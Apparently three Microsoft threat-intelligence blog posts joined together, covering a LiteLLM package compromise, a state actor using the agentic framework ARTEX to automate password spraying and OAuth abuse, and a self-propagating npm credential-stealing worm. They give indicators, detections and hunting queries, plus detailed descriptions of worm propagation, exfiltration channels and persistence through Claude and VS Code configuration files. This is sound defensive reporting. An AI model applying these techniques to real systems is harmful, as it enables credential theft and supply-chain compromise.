/tmp/.pc_once_72129118c59f5636c0bbfileMarker written after stolen data was sent.
7598727f209d717041db37f7dca271d3a7d328a279890e0e1d55375729aeb86dSHA-256litellm-1.107.0-cp310-abi3-macosx_10_12_x86_64.whl
0aaf7ba346d41ef2f40390436738b001180d5a1c03aa093f121078a9969d9a1aSHA-256litellm-1.107.0-cp310-abi3-macosx_11_0_arm64.whl
668169d35b87bf51324080390b1b1c5ab12bd335cfe5f1a99e3689abd5e02ae6SHA-256litellm-1.107.0-cp310-abi3-manylinux_2_28_aarch64.whl
462d0c9f67ca522d9e0e4acd245e90b36ce0d5353604a66bb7c43a1ec4a6fcf7SHA-256litellm-1.107.0-cp310-abi3-manylinux_2_28_x86_64.whl
c2e32d0ce2548aa662c18bf5001911a79fe5b30cf8357132275add02fdcde054SHA-256litellm-1.107.0-cp310-abi3-musllinux_1_2_aarch64.whl
1bbce8caa94f01c0aaa0b7ddae51553a8a32e1ce53d96d44fe583272aff7ad00SHA-256litellm-1.107.0-cp310-abi3-musllinux_1_2_x86_64.whl
12d4ccc5c6f8d35cf4f2cf233b7f3e418e863e657d81ff5f5fc9e210005b9484SHA-256litellm-1.107.0-cp310-abi3-win_amd64.whl

References

Learn More

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Inside the LiteLLM 1.107.0 supply chain compromise: Credential theft through Python startup hooks appeared first on Microsoft Security Blog.
AI-driven, large-scale nation-state campaign using ARTEX enables supply chain compromise

As early as September 2026, Storm-0940, a China-state aligned actor, used the agentic AI penetration testing framework ARTEX to automate attacks targeting hundreds of organizations globally across a broad range of industries. Several of these Storm-0940 ARTEX-driven attacks have resulted in the actor obtaining privileged access to an organization’s cloud infrastructure – including multiple instances where the time from initial targeting to privileged access was less than 3 hours. Microsoft assesses that Storm-0940 was responsible for the recently disclosed ConnectWise supply chain compromise of a multi-tenant application.

This activity demonstrates how threat actors are integrating agentic AI into existing offensive security workflows and allows them to scale their operations exponentially. Agents are not constrained by factors affecting humans – they can work around the clock, on weekends, and on holidays and attempt multiple breach paths simultaneously enabling significantly reduced time from selecting a target to achieving objectives, increasing the speed and impact of complex attacks like supply chain compromises.

Storm-0940’s use of ARTEX accelerated the speed of compromised application abuse to authenticate to Microsoft 365 customer environments through applications that had already been granted access. This allowed the threat actor to operate without requiring an interactive user sign-in. In multiple affected environments, Microsoft observed AI-accelerated follow-on activity through Microsoft Graph, including reconnaissance, application credential changes, and attempts to modify privileges that could enable expanded or persistent access. The activity conducted by the threat actor through the usage of ARTEX framework did not result from a compromise of or a vulnerability in Microsoft corporate systems, products, or services.

Although Microsoft identified Storm-0940-initiated authentication and follow-on activity in multiple customer environments, the presence of an affected application or successful threat actor authentication does not necessarily indicate that customer data was accessed or exfiltrated. Microsoft Defender XDR provides detections and hunting queries for suspicious Microsoft Graph activity and activity associated with known threat infrastructure. Customers should review service principal sign-ins, investigate unexpected application credential or privilege changes, and follow ConnectWise’s published containment guidance while preserving relevant evidence for investigation. For a full list of detections please see the detections section.

What’s happening

Storm-0940 is a China-state aligned actor (with no known industry aliases) that has been active since 2021 and targets organizations across multiple industries for data theft. The actor has historically gained initial access using password spraying and exploitation of internet-facing applications, before using compromised accounts to move through targeted environments. In cloud environments, the actor has also established persistence by adding credentials to existing OAuth applications, allowing continued access to Microsoft 365 resources. The actor has used these applications to access and exfiltrate email and other data through Microsoft Graph.

As early as September 2026, Storm-0940 used the agentic AI penetration testing framework ARTEX to automate attacks targeting hundreds of organizations globally across a broad range of industries. These include aerospace and defense, automotive, chemicals, energy, financial services, government, legal, manufacturing, media, military, semiconductor, software, technology, and think tanks and non-profits. During the ConnectWise supply chain compromise, Storm-0940 used ARTEX to accelerate scanning and reconnaissance, password spraying, and OAuth application abuse at downstream victims.

Several of these Storm-0940 ARTEX-driven attacks have resulted in the actor obtaining privileged access to an organization’s cloud infrastructure – including multiple instances where the time from initial targeting to privileged access was less than 3 hours. When automated with AI, these activities generate a large volume of traffic and log data that may generate alerts. However, the speed of the activity allows very little time for Defenders to respond to those alerts and remediate the actor’s access in a coordinated fashion. Storm-0940’s activity illustrates how a threat actor with a broad target set can use an agentic AI tool and privileged authentication material to quickly attempt to compromise many organizations. While the majority of the targeting wasn’t successful, Storm-0940 achieved privileged cloud persistence at many organizations in a brief time.

What is ARTEX?

ARTEX is an open-source penetration testing framework that can use any AI model to automate a variety of offensive security workflows. The ARTEX framework is a multi-agent LLM system written in GO with a Next.js frontend. While the UI and generated output default to English, the framework can be switched to Korean, Mandarin, Spanish, or Japanese. ARTEX is a system of LLM-driven agents that run an autonomous penetration test from reconnaissance through data exfiltration with little needed human interaction. The agents then accumulate the discovered assets and vulnerabilities into a graph during the penetration test. In October 2026, public reporting noted that the ARTEX framework was being used by threat actors, such as the personal data breaches targeting Korean financial institutions. Microsoft Threat Intelligence has identified threat actors across multiple geographic regions leveraging the ARTEX framework.

ConnectWise published an initial advisory on October 16, 2026, and subsequently expanded its disclosures and containment guidance. The advisory details ConnectWise’s investigation of attempted unauthorized access associated with Cloud Backup. Following the unauthorized access, Storm-0940 used ARTEX to attempt to sign-in to more than 2,250 tenants. While OAuth application abuse is a typical part of Storm-0940’s toolset, in this case the actor used ARTEX to accelerate the activity to machine speed.

Infographic showing Storm-0940’s high-speed cyberattack: 151,000+ failed sign-ins, reaching 2,250+ tenants and affecting 327 accounts across eight organizations, with over 2,900 attempts per minute and over 200 sign-ins in under 4 minutes using 4 application credentials.
Figure 1. Scale and speed of a subset of Storm-0940’s automated ARTEX campaign on downstream tenants, including tenant reach and rapid sign-ins.

Password Spraying

Between October 10 and 14, 2026, Storm-0940 infrastructure at 144.172.64[.]99 conducted an automated cross-tenant password-spray campaign targeting 327 accounts across eight organizations to gain access to Microsoft 365 and Exchange Online. During this large campaign, Microsoft telemetry captured 151,000+ failed logon events, with activity peaking on October 11 at 2,900 failures per minute and concentrating more than 111,000 failures into a single day. The campaign blended broad, low-rate account spraying with sustained, high-volume authentication attempts against selected identities; 48 accounts received more than 1,000 failures, and lockout responses represented nearly 98% of all activity. Despite the scale, no successful authentication, token issuance, Graph call, or directory change was observed.

Downstream customer access

On October 15, immediately after this notable activity, public reports of the compromise of the popular cloud backup application ConnectWise started to surface with direct references to indicators of compromise matching the same network range observed for the earlier password-spray campaign (144.172.64.x). An advisory from the affected cloud backup vendor posted on October 16 shared later additional indicators with one IP address matching exactly the 144.172.64[.]99 infrastructure responsible for the earlier password-spray campaign.

Additionally, after acquiring control of the identities of multiple ConnectWise cloud applications, the AI agents operating on behalf of the threat actor continued to use the same IP range to authenticate to customer environments using the illicit access acquired through these stolen app credentials, effectively taking advantage of the already established trust by these apps within a tenant. In some of these environments, the AI agents (on behalf of the threat actor) progressed beyond authentication to Microsoft Graph and directory operations, including reconnaissance, application credential modifications to establish persistence, and changes involving identities, groups, and privileged roles. Microsoft identified multiple customer environments with evidence of follow-on activity, highlighting how a compromised third-party application with high privileges could provide access beyond its originally intended purpose.

The application credential modification made by Storm-0940’s associated agents in the targeted victims’ environments can lead to persistence through other identities, credentials, and cloud services. These changes can remain active as a backdoor even after the original compromised application is mediated. Organizations should examine service principal sign-ins alongside subsequent Microsoft Graph activity, directory changes, and resource access, correlating suspicious events with authorized administrative activity. The presence of an affected application, or even successful authentication, does not necessarily indicate unauthorized data access or data exfiltration.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

Immediate actions

  • Keep affected ConnectWise application connections disabled until ConnectWise provides formal restoration instructions.
  • Do not delete enterprise applications as the first response. Preserve configuration and evidence before making irreversible changes.
  • Inventory all four application IDs listed in this profile and record the local service-principal Object ID in each tenant.
  • Review every Microsoft 365 tenant where the affected applications are currently or were previously installed or authorized, even if the integration is no longer in use. Search by application ID rather than display name.
  • Preserve available Microsoft Entra sign-in and audit records, Microsoft Purview Audit records, SIEM data, and previously configured Microsoft Graph telemetry. Do not delay urgent containment while waiting for exports.
  • Review activity starting from at least October 15, 2026. Where records are available, extend service-principal sign-in review to October 1 and investigate earlier related activity, including failed authentications and volume anomalies.
  • Review successful and failed service-principal sign-ins separately. Investigate unfamiliar sources and activity outside expected vendor infrastructure; do not limit review to the published IPs.
  • Review Microsoft Entra audit records for application or service-principal credential additions; new applications, service principals, or owners; app-role assignments and consent grants; privileged role assignments; and changes to users, groups, authentication methods, or Conditional Access. On confirmed suspicious activity, revoke unnecessary permissions and rotate credentials.
  • Review Microsoft 365 audit records to look for reconnaissance activities like listing directories, permissions, and approvals coming from unusual IPs.
  • Review Microsoft 365 audit records for unusual mail or file access, downloads, forwarding, inbox or transport rules, delegated mailbox permissions, and related resource activity.
  • Preserve evidence, then have an appropriately authorized responder remove confirmed unauthorized credentials, grants, owners, assignments, and identities.

Additional recommendations

  • Threat actor misuse of AI accelerates risk across enterprise environments by amplifying existing threats such as exploitation of vulnerabilities, phishing, malware threats, and insider activity. To help organizations stay ahead of AI-enabled threat activity, Microsoft has introduced the Security Dashboard for AI. The dashboard provides users with a unified view of AI security posture by aggregating security, identity, and data risk across Microsoft Defender, Microsoft Entra, and Microsoft Purview. This allows organizations to understand what AI assets exist in their environment, recognize emerging risk patterns, and prioritize governance and security across AI agents, applications, and platforms. To learn more about the Microsoft Security Dashboard for AI see: Assess your organization’s AI risk with Microsoft Security Dashboard for AI (Preview).
  • Enable threat protection for AI services in Microsoft Defender for Cloud to identify threats to generative AI applications in real time and for assistance in responding to security issues.
  • Apply least privilege to multi-tenant application permissions and consent grants.
  • Monitor credential additions, privilege assignments, and anomalous app-only activity, especially to applications with high privileged permissions and scopes.
  • Verify that vendor credential rotation and any tenant-level remediation eliminated remaining unauthorized access.

Assess the operational effect on backup and restore workflows and follow current ConnectWise restoration guidance.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

Tactic Observed activity Microsoft Defender coverage (Alert title)

Discovery
Unusual behavior attributes were observed from Graph API activity originating from associated ConnectWise Application.Unusual Microsoft Graph activity associated with Compromised ConnectWise Application
Privilege Escalation Persistence

Initial Access/Valid Accounts
An application assigned itself to a high privilege role through an Add member to a roles operation. No prior self-assignment to that role was observed for the same application in the preceding seven days.Application self-assigned Global Administrator role
DiscoveryGraph API activity for the user originated from an active, production Microsoft Threat Intelligence Center IP indicator.Graph API activity from a Microsoft threat intelligence IP address
Valid Accounts

A user sign-in from a nation-state threat actor infrastructure has been detected from this account. A threat actor might have compromised the user account to gain unauthorized access and conducted other malicious activities in your system. Investigate promptly to mitigate security risks. Suspicious sign-in from verified nation-state threat actor infrastructure
Steal Application Access Token

A sign-in was observed from a known threat actor IP address. We recommend promptly investigating this alert, as a threat actor might already be using the stolen credentials to move laterally in the network. Malicious sign-in from known threat actor IP address

Microsoft Defender for Cloud Apps detections

Tactic Observed activityMicrosoft Defender coverage (Alert title)
PersistenceAn application or service principal was granted a highly privileged app role.Suspicious addition of app role assignments to service principal
Collection High-volume mailbox access by an OAuth app after a suspicious role grant.Suspicious mail access activity by OAuth application following role assignment
CollectionA suspicious OAuth app that was added recently started accessing the Teams Messages folder using an email client.Newly added OAuth application accessing Teams Messages folder via email client
Credential Access An OAuth application activity from an uncommonly visited ISP has been observed, indicating potential suspicious behavior.OAuth application activity from an uncommonly visited ISP
ExfiltrationOAuth applications seen performing extensive Microsoft Graph SharePoint enumeration activities shortly after application creation or modification eventsSuspicious OAuth application created from a risky user context performing graph SharePoint enumeration
Privilege Escalation Risky permissions that enable user to act as other entities or escalate to Global Admin provided to Service PrincipalHigh-privilege application roles assigned to a service principal
Persistence A service principal added an application role assignment to itselfSuspicious addition of application role assignments by service principal to itself

Microsoft Defender for Cloud (Microsoft Defender for Key Vault)

Tactic Observed activity Microsoft Defender coverage (Alert title)
PersistenceThe threat actor compromised a multi-tenant application that Azure customers had granted access to their environments. Using that application’s trusted access and existing permissions, the actor reached downstream customer environments. There, they enumerated cloud resources and read secrets at scale across multiple Azure Key Vaults. Key enumeration and a key-unwrapping operation were also observed.KV_AccountVolumeAccessDeniedAnomaly

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation
  • Threat actor profile
  • Threat Intelligence 360 report based on MDTI article

Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender XDR or Microsoft Sentinel.

Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR Threat analytics

Activity Profile: AI-driven, large-scale nation-state campaign using ARTEX enables supply chain compromise

Indicators of compromise (IOC)

IndicatorTypeDescription
144.172.64[.]128IPThese IPs were seen performing Sign-ins and Graph API activity in customer environments of ConnectWise apps.
144.172.64[.]99IP
144.172.64[.]60IP
187.15.88[.]186 187.15.90[.]217 187.15.89[.]186 IPThese IPs were seen accessing the Graph API via the compromised apps. However, since they are VPN IPs, it is transient and relevant for investigation on October 15 and 16 in context with compromised applications.
Python-urllib/3.12User AgentThese user agents were seen performing Sign-ins and Graph API activity on customer environments using ConnectWise apps.
python-requests/2.31.0User Agent
python-requests/2.34.2User Agent
curl/7.88.1User Agent
azure-toolkit/1.0User Agent

Advanced hunting

NOTE: The following sample queries let you search for a week’s worth of events. To explore up to 30 days’ worth of raw data to inspect events in your network and locate potential indicators related to this campaign for more than a week, go to the Advanced Hunting page > Query tab, select the calendar dropdown menu to update your query to hunt for the Last 30 days.

Microsoft Defender XDR advanced hunting

1- OAuthAppInfo → Is the affected app present, enabled, and what permissions does it hold?

Start with OAuthAppInfo to determine whether any of the affected ConnectWise applications are present in the tenant and understand the access they have been granted. The query identifies the application and its tenant-specific service principal, whether it is enabled, its privilege level, consent information, and the individual permissions assigned to it.

This establishes the customer’s potential exposure and gives investigators the ServicePrincipalId needed for further hunting. A match does not mean the application was abused, only that it is present and potentially had access, so the next step is to determine whether the service principal was actually used. Run query

let ConnectWiseApps = dynamic([
    "506e08f9-6e9a-4da4-942b-a099a03644ae", // ConnectWise Cloud Backup
    "24205314-2b89-4e07-a2a4-579e898a5640", // ConnectWise - MS Teams
    "0de14c77-b9b0-4137-9360-34878a929827" // ConnectWise - MS Graph 
]);
OAuthAppInfo
| where OAuthAppId in (ConnectWiseApps)
| mv-expand Permission = Permissions
| extend
    PermissionName = tostring(Permission.PermissionName),
    TargetApp = tostring(Permission.TargetAppDisplayName),
    TargetAppId = tostring(Permission.TargetAppId),
    PermissionType = tostring(Permission.PermissionType),
    PermissionPrivilegeLevel = tostring(Permission.PrivilegeLevel),
    UsageStatus = tostring(Permission.UsageStatus)
| project
    AppName,
    OAuthAppId,
    ServicePrincipalId,
    AppStatus,
    PrivilegeLevel,
    IsAdminConsented,
    PermissionName,
    PermissionType,
    PermissionPrivilegeLevel,
    TargetApp,
    TargetAppId,
    UsageStatus
| order by AppName asc, PermissionPrivilegeLevel desc

2 – EntraIdSpnSignInEvents + GraphAPIAuditEvents → Did the service principal authenticate, and what Microsoft Graph activity followed?

Use this query to investigate service-principal sign-ins and Microsoft Graph API activity associated with the identified ConnectWise applications and suspicious IP addresses, starting October 13, 2026.

The query combines both event types into a chronological view, helping defenders identify suspicious authentication and related Graph operations, including potential credential changes, privilege modifications, and unusual resource access. Remove the IP filter for broader hunting. Results require further correlation, as authentication alone does not establish compromise. Run query

let Apps = dynamic([
    "506e08f9-6e9a-4da4-942b-a099a03644ae",
    "24205314-2b89-4e07-a2a4-579e898a5640",
    "0de14c77-b9b0-4137-9360-34878a929827"   
]);
let IPs = dynamic(["144.172.64.60", "144.172.64.99", "144.172.64.128"]);
union kind=outer
    (EntraIdSpnSignInEvents
     | extend EventType = "Sign-in"),
    (GraphAPIAuditEvents
     | extend EventType = "Graph API", IPAddress = IpAddress)
| where Timestamp >= datetime(2026-10-13)
| where ApplicationId in (Apps)
| where IPAddress in (IPs) // Comment out for broader hunting
| project-away IpAddress
| order by Timestamp asc

3 – Bulk Key Vault secret reads by a single identity across multiple vaults

Run query

CloudKeyVaultEvents
| where Timestamp > ago(14d)
| where ActivityName == "SecretGet" and HttpStatusCode == 200
| summarize SecretGets = count(), VaultCount = dcount(AzureResourceId),
   IPs = make_set(IPAddress, 20)
   by bin(Timestamp, 15m), AccountObjectId, AccountTenantId
| where SecretGets >= 20 and VaultCount >= 3

4 – Key Vault, Storage and ARM activity from the IOC IPs

Run query

let IPs = dynamic(["144.172.64.128","144.172.64.60","144.172.64.99"]);
union
 (CloudKeyVaultEvents | where IPAddress in (IPs) | extend Source = "KeyVault", Operation = ActivityName),
 (CloudStorageAggregatedEvents | where IPAddress in (IPs) | extend Source = "Storage", Operation = tostring(OperationNamesList)),
 (CloudAuditEvents | where IPAddress in (IPs) | extend Source = "ARM", Operation = OperationName)
| where Timestamp > ago(30d)
| project Timestamp, Source, IPAddress, Operation, AzureResourceId
| order by Timestamp asc

Sentinel hunting queries

1-SigninLogs → Did a service principal authenticate, from where, and against what resource?

Use SigninLogs to determine whether an affected application identity actually authenticated. This moves the investigation from potential exposure to observed authentication, allowing defenders to examine the application and service principal alongside the source IP address, geographic information, authentication result, and resource being accessed. Investigators should evaluate these sign-ins against the application’s expected activity and look for unusual source infrastructure, resources, or authentication patterns before pivoting into subsequent Graph activity. Run query

let IPIndicators = dynamic([
    "144.172.64.60",  // IP Indicator
    "144.172.64.99",  // IP Indicator
    "144.172.64.128"  // IP Indicator
]);
let ConnectWiseApps = dynamic([
    "506e08f9-6e9a-4da4-942b-a099a03644ae", // ConnectWise Cloud Backup
    "24205314-2b89-4e07-a2a4-579e898a5640", // ConnectWise - MS Teams
    "0de14c77-b9b0-4137-9360-34878a929827" // ConnectWise - MS Graph 
]);
SigninLogs
| where TimeGenerated >= datetime(2026-10-13)
| where AppId in (ConnectWiseApps)
//| where IPAddress in (IPIndicators) // Comment out to review all activity from these applications
| project
    TimeGenerated,
    AppId,
    ServicePrincipalName,
    ResourceDisplayName,
    ResourceId,
    IPAddress,
    CorrelationId
| order by TimeGenerated asc

2 – MicrosoftGraphActivityLogs → What observable Graph API activity followed?

Use MicrosoftGraphActivityLogs to investigate observable Microsoft Graph activity following authentication. This query allows defenders to pivot on the affected ApplicationId or tenant-specific ServicePrincipalId and examine details such as the request URI, HTTP method, response status, scopes, source IP address, and target workload. This helps establish what Graph activity occurred after the service principal authenticated and provides additional context around the resources the application attempted to access.

Importantly, the absence of results should not be treated as confirmation that no access occurred; Graph API telemetry should be considered alongside the application permissions and service principal authentication activity identified in the previous hunting steps. Run query

let IPIndicators = dynamic([
    "144.172.64.60",  // IP Indicator
    "144.172.64.99",  // IP Indicator
    "144.172.64.128"  // IP Indicator
]);
let ConnectWiseApps = dynamic([
    "506e08f9-6e9a-4da4-942b-a099a03644ae", // ConnectWise Cloud Backup
    "24205314-2b89-4e07-a2a4-579e898a5640", // ConnectWise - MS Teams
    "0de14c77-b9b0-4137-9360-34878a929827" // ConnectWise - MS Graph 
]);
MicrosoftGraphActivityLogs 
| where TimeGenerated >= datetime(2026-10-13)
| where AppId in (ConnectWiseApps)
| where IPAddress in (IPIndicators) // Comment out to review all Graph activity from these applications
| project
    TimeGenerated,
    AppId,
    IPAddress,
    RequestMethod,
    RequestUri,
    ResponseStatusCode,
    Scopes,
    ClientRequestId,
    OperationId,
    RequestId
| order by TimeGenerated asc

MITRE ATT&CK Techniques observed

This threat has exhibited use of the following attack techniques. For standard industry documentation about these techniques, refer to the MITRE ATT&CK framework.

Reconnaissance

Initial Access

Privilege Escalation

Credential Access

Discovery

References

Learn more

The post AI-driven, large-scale nation-state campaign using ARTEX enables supply chain compromise appeared first on Microsoft Security Blog.
ChainDrop supply chain compromise: Anatomy of a self-propagating worm

Microsoft Threat Intelligence identified a large-scale npm supply chain attack affecting more than 400 packages across multiple unrelated publishers, including packages associated with major enterprise software ecosystems such as keyv, flat-cache, cache-manager, and others. The malicious releases contain a Mini Shai-Hulud variant, a self-propagating credential-stealing worm delivered through a large, heavily obfuscated Bun-based JavaScript payload. The malware typically executes automatically through an npm preinstall lifecycle hook before package installation completes.

Once executed, the malware searches developer workstations and continuous integration and continuous delivery (CI/CD) environments for npm, GitHub, cloud, and infrastructure credentials. It uses recovered identities to authenticate to npm, GitHub, Amazon Web Services (AWS), Kubernetes, and HashiCorp Vault, enabling it to enumerate packages, repositories, workflow secrets, cloud parameters, and secret-store values. Collected data is encrypted and transmitted through an attacker-controlled HTTPS endpoint, with GitHub repositories serving as a fallback exfiltration channel.

The payload’s most significant capability is automated propagation. After obtaining an npm publishing token, it enumerates packages available to the compromised identity, downloads their latest tarballs, inserts the malware and setup loader, adds a preinstall hook, increments the patch version, and republishes the modified packages. The malware can also use stolen GitHub credentials to inject Claude and Visual Studio Code configuration files into repositories, establishing persistence and creating an additional developer-to-developer infection path.

In this blog, we’re sharing our analysis of this supply chain attack, along with protection, detection, amd hunting guidance. Organizations that installed an affected package with lifecycle scripts enabled should treat the associated developer workstation or build runner as potentially compromised. Investigations should prioritize credentials accessible to the affected identity, unauthorized npm releases, unexpected repository or workflow modifications, suspicious cloud and secret-store access, and artifacts produced by affected build systems. Organizations should revoke and rotate exposed credentials from a known-clean environment and rebuild affected systems and downstream artifacts from trusted sources.

Attack chain overview

The campaign appeared as a rapid sequence of unauthorized patch releases across more than 400 npm packages maintained by otherwise unrelated publishers. Many malicious versions had no corresponding source-code commit, pull request, tag, or legitimate release, indicating that the attackers modified and published package tarballs directly rather than compromising each public source repository.

Affected releases typically added a preinstall lifecycle script that launched a malicious file, setup.mjs, contained within the package, which launched the large, obfuscated Bun JavaScript bundle included in the package. Because npm runs preinstall scripts before installation completes, the payload could execute on developer workstations and build runners before application tests or conventional security checks began.


After execution, the malware performs the following actions:

  1. Determines whether it is running on a developer workstation or in a CI/CD environment. On workstations, it detaches itself to continue after installation; on CI/CD systems, it remains in the active job to access workflow secrets, runner credentials, and OpenID Connect (OIDC) publishing permissions. Both paths could support further package or repository propagation when suitable credentials are found.
  2. Collects credentials from local files, environment variables, command-line tools, and GitHub Actions runner memory.
  3. Authenticates to npm, GitHub, AWS, Kubernetes, and HashiCorp Vault to enumerate additional accessible resources and secrets.
  4. Encrypts and exfiltrates collected data through an HTTPS channel, using GitHub repositories as a fallback.
  5. Uses recovered npm publishing access to modify and republish additional packages.
  6. Uses GitHub credentials to inject files into Claude and Visual Studio Code configurations across repository branches for persistence.

The payload’s  package-propagation routine downloads each publisher’s latest release, inserts itself, increments the patch version, and publishes the resulting archive. This mechanism can rapidly transform one compromised npm identity into many malicious package releases.

Figure 1. Attack chain.

0. Initial publisher access

Evidence points towards stolen maintainer credentials as the attack vector for initial compromise. Later propagation used stolen npm publishing tokens and, in targeted workflows, GitHub Actions OIDC publishing access.

1. Payload startup and background execution

 The malicious npm package uses a lifecycle hook to launch its bundle.

During preflight, the payload checks the environment, exits on Russian-language systems, avoids duplicate instances, and starts a detached copy in the background on developer systems.

Figure 2. Platform identification and execution.

In CI environments, the payload remains attached so it can access credentials available to the active build job.

2. Initial credential discovery

The payload first collects information that is immediately available from the local system, shell, and GitHub Actions runner.

Figure 3. Credential discovery.

The shell collector attempts to obtain the GitHub CLI token and captures the values of all process environment variables. The filesystem collector searches credential files, shell histories, cloud configuration, Secure Shell (SSH) keys, and other sensitive locations.

3. Cloud and secret store enumeration

The recovered code then creates dedicated collectors for cloud and infrastructure services.

Figure 4. Credential enumeration.

These modules do not merely scan files for token patterns; they use available credentials to call service APIs, verify access, and retrieve additional secrets permitted to those identities.

The following snippet shows the authentication attempt made using the found credentials:

Figure 5. Credential validation.

4. GitHub credential theft and enumeration

Discovered GitHub tokens are validated before being used for additional collection or repository access.

Figure 6. GitHub credential collector.

The payload checks token scopes, enumerates writable repositories, and identifies repositories where workflow execution could expose additional secrets.

6. GitHub Actions OIDC abuse

The payload also contains a targeted publishing path for GitHub Actions workflows configured as npm trusted publishers.

Figure 7. Re-publishing package using GitHub OIDC token.

Packages published through this route can carry valid provenance because the publication originates from a legitimate workflow identity.

7. Exfiltration and fallback

Collected results are serialized as JSON, gzip-compressed, and encrypted with a randomly generated AES-256-GCM using a randomly generated 32-byte key and 12-byte initialization vector (IV). The AES key is then encrypted with the attacker’s RSA public key using RSA-OAEP-SHA256.

The payload first attempts delivery through an attacker-controlled dynamic HTTPS endpoint. The active domain can change through on-chain contract (0xE1f2395ee43e45A1556EC6438a88c31B83493103, selector 0x53ed5143) or, as a fallback, from a cryptographically verified signed GitHub commit (Signed fallback marker: thebeautifulmarchoftime). If that channel is unavailable, it creates a public GitHub repository with the description Shai-Hulud: Here We Go Again.

Encrypted results are committed as files such as: results-<timestamp>-<counter>.json.

At the time of analysis, the live contract returns npm-cache[.]com. Earlier candidates include pypi-get[.]com and js-mirror[.]com.

Figure 8. Exfiltrating stolen information.

In one fallback path, a stolen GitHub token is added separately using double Base64 encoding. This token field is encoded, not encrypted.

8. Repository persistence and secondary spread

The payload can use stolen GitHub credentials to inject the malware and supporting setup files into eligible repository branches. The recovered code targets Claude and Visual Studio Code configuration paths, including .claude/settings.json, .claude/setup.mjs, .vscode/tasks.json, and .vscode/setup.mjs.

These changes create a secondary infection route: future Claude or Visual Studio Code activity can restart the payload even after the original npm installation has completed. In a conditional GitHub fallback path, the payload also attempts to install a token-monitor component that maintains credential access and contains a destructive handler if the monitored token is revoked.

Figure 9. Injecting the malicious code into development ecosystems.

9. Worm behavior: Package modification and publication

The npm tokens found in collected data are checked for package-write permission and two-factor authentication (2FA)-bypass capability.

Figure 10. Republishing the package using stolen NPM token.
Figure 11. Malicious update to existing package and republishing.

The propagation routine downloads a package’s latest tarball, copies the current malware bundle into it, adds a loader, and replaces its lifecycle scripts. This creates the worm-like propagation pattern: one stolen token can produce malicious patch releases across every package available to that publisher. This also explains why malicious releases frequently appeared as an otherwise ordinary patch-version increment without corresponding source commits or pull requests.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat.

  • Update npm CLI to npm CLI v 12 and use the npm CLI min-release-age feature.
  • Review dependency trees, lockfiles, artifact repositories, and CI caches for the five compromised versions, including transitive references.
  • Pin known-good package versions.
  • Purge npm and yarn caches on affected developer endpoints and build hosts, especially if the compromised tarballs were written into shared CI caches.
  • Rotate credentials and secrets from a clean host if a build system or workstation imported a compromised version, because second-stage execution can expose tokens and compromise build integrity.
  • Ensure that Microsoft Defender Antivirus cloud-delivered protection, Microsoft Defender for Endpoint telemetry, Microsoft Defender for Containers, and Microsoft Defender XDR investigation workflows are enabled across developer and CI assets.
  • Organizations that produce software artifacts should also review their own release hardening because this incident appears consistent with CI/CD pipeline abuse through GitHub Actions OIDC publishing. Defenders should review token scopes, workflow approvals, protected environments, release provenance, and anomaly detection around automated package publication. Supply chain response cannot stop at host triage; it must also include verification that the release process itself has not been subverted.
  • After remediation, validate recovery deliberately. Rebuild affected projects from a known-good dependency baseline, confirm that compromised hashes are absent from package caches and artifact stores, and review endpoint telemetry for any lingering NodeJS directory artifacts such as Math_Symbol.js, Math_init.js,  or names similar to math_<guid>.js, or suspicious node child processes. For development organizations that share base images or golden build runners, rebuild those images as well so future jobs do not silently inherit poisoned caches or post-compromise persistence.

Indicators of compromise (IOC)

IndicatorDescription
54dc7ea54a1317cca0e890a2770630cf7fa6c97813e0cb9d2caa93012b350668  setup.mjs (npm tarball preinstall loader)
fd3ca4007b225fdf8de7af4345a19179d5efa8c4bb9205f88cda806e5684b1eb  setup.mjs (.claude and .vscode repository loader)
9fc2570b7cef51c1b8df116d144d11ff4096357be7d2c4c6367cfc2509cf1bccMath_*.js
npm-cache[.]comC2 domain
pypi-get[.]comC2 domain
js-mirror[.]comC2 domain
hxxps[:]//npm-cache[.]com:443/routerC2 URL

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

TacticObserved activityMicrosoft Defender coverage
Initial access / ExecutionMalicious files embedded in compromised npm packages execute the embedded payload automatically through a malicious preinstall lifecycle hook.Microsoft Defender Antivirus
– Trojan:NPM/ShaiLoader.BY
– Trojan:NPM/MalBun.A
– Trojan:NPM/ShaiWorm.DAY!MTB

Microsoft Defender for Endpoint
– Suspicious Node.js process behavior
– Suspicious Node.js script execution
Execution / Defense evasionThe preinstall loader launches a heavily obfuscated Bun-based JavaScript payload designed to hinder analysis and evade Node.js-focused monitoring.Microsoft Defender Antivirus
– Behavior:Linux/SuspBunActivity.A
– Behavior:Win32/SuspBunActivity.A

Microsoft Defender for Endpoint 
– Suspicious usage of Bun runtime
– Suspicious installation of Bun runtime
– Suspicious Node.js process behavior
– Suspicious script execution via Bun
– Suspicious Node.js script execution  

Microsoft Defender for Cloud
– Suspicious npm supply-chain compromise activity detected
Credential access / CollectionThe malware searches developer workstations and CI/CD environments for npm, GitHub, cloud, Kubernetes, and secrets.Microsoft Defender for Endpoint
– Credential access attempt
– Suspicious cloud credential access
– Enumeration of files with sensitive data
– Suspicious access of sensitive files  

